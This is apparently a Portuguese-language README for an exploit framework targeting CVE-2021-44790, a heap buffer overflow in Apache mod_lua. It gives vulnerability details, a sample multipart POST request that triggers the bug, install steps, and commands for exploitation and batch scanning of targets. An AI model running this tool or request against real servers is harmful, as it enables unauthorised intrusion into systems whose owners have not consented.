🔥 CVE-2021-44790 - Exploração de Buffer Overflow no Apache mod_lua
📋 Visão Geral
Exploração de Buffer Overflow no Apache mod_lua é uma plataforma de exploração avançada, de nível empresarial, para CVE-2021-44790 — uma vulnerabilidade crítica de buffer overflow no módulo mod_lua do Apache HTTP Server 2.4.x. Este framework oferece fingerprinting abrangente, descoberta inteligente de scripts, varredura em múltiplas etapas e recursos profissionais de geração de relatórios, com mais de 95% de confiança na detecção.
⚡ Principais Recursos
| Recurso | Descrição |
|---|
| 🔍 Fingerprinting Avançado | Detecção de versão do Apache, mod_lua, SO, arquitetura, WAF, CDN, contêiner e provedor de nuvem |
| 🎯 Descoberta Inteligente | Mais de 7 técnicas de descoberta, incluindo robots.txt, sitemap, parsing de HTML e extração de JavaScript |
| 💥 Varredura em Múltiplas Etapas | Conexão → Fingerprint → Descoberta → Verificação → Exploração → Relatórios |
| 🧩 Sistema de Plugins Extensível | Desenvolvimento fácil de plugins para CVEs futuras |
| 🌐 Motor HTTP Inteligente | Pool de conexões, novas tentativas, suporte a HTTP/2 e limitação de taxa |
| 📊 Relatórios Abrangentes | JSON, HTML, Markdown e PDF com painéis interativos |
| 🎨 Interface de Terminal Atraente | Biblioteca Rich com barras de progresso, tabelas e saída codificada por cores |
| 💾 Banco de Dados de Pesquisa | Armazenamento SQLite com histórico completo de varreduras e suporte a consultas |
| 📸 Captura de Screenshots | Screenshots automáticos de páginas web para coleta de evidências |
| 🚀 Alto Desempenho | Mais de 20 threads simultâneas e mais de 100 pools de conexões |
🎯 Detalhes da Vulnerabilidade
| Atributo | Valor |
|---|
| ID do CVE | CVE-2021-44790 |
| Vulnerabilidade | Buffer Overflow (Underflow de Inteiro) |
| Software Afetado | Apache HTTP Server 2.4.0 a 2.4.51 |
| Versão Corrigida | Apache HTTP Server 2.4.52 e posteriores |
| Componente | Módulo mod_lua |
| Vetor de Ataque | Rede (Remoto) |
| Pontuação CVSS | 9.8 (Crítica) |
| Impacto na Confidencialidade | Alto |
| Impacto na Integridade | Alto |
| Impacto na Disponibilidade | Alto |
| Maturidade do Exploit | Prova de Conceito Disponível |
Descrição Técnica
A vulnerabilidade existe no módulo mod_lua ao processar requisições multipart/form-data. Um underflow de inteiro na função lua_request_parsebody() pode levar a um buffer overflow baseado em heap, potencialmente permitindo execução remota de código.
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4

📸 Capturas de Tela
| Interface Principal | Resultados do Fingerprint |
|---|
 |  |
| Progresso da Varredura | Painel do Relatório HTML |
|---|
 |  |
🚀 Início Rápido
Instalação
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
Uso Básico
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 Uso Detalhado
Opções de Linha de Comando
python3 exploit.py [TARGET] [OPTIONS]
| Opção | Descrição | Exemplo |
|---|
TARGET | URL do alvo | http://target.com |
--config FILE | Arquivo de configuração | --config config.yaml |
--threads N | Número de threads | --threads 30 |
--timeout N | Tempo limite da requisição (segundos) | --timeout 15 |
--proxy URL | URL do proxy | --proxy http://127.0.0.1:8080 |
--verbose | Saída detalhada | --verbose |
--scan-only | Varredura sem exploração | --scan-only |
--exploit | Habilitar exploração | --exploit |
--all-payloads | Usar todos os payloads | --all-payloads |
--report FORMAT | Formato do relatório (json/html/markdown/all) | --report all |
--output DIR | Diretório de saída | --output /path/to/reports/ |
--research | Habilitar modo de pesquisa | --research |
--database FILE | Caminho do banco de dados | --database luastorm.db |
--screenshot | Capturar screenshots | --screenshot |
--batch FILE | Arquivo em lote com alvos | --batch targets.txt |
--query SQL | Executar consulta no banco de dados | --query "SELECT * FROM targets" |
Exemplos
1. Avaliação Básica de Vulnerabilidade
python3 exploit.py https://example.com --verbose --report all
2. Varredura em Ambiente Corporativo
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. Teste de Penetração Completo
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. Varredura em Lote
python3 exploit.py --batch targets.txt --config config.yaml
5. Consultas ao Banco de Dados
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ Configuração
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790


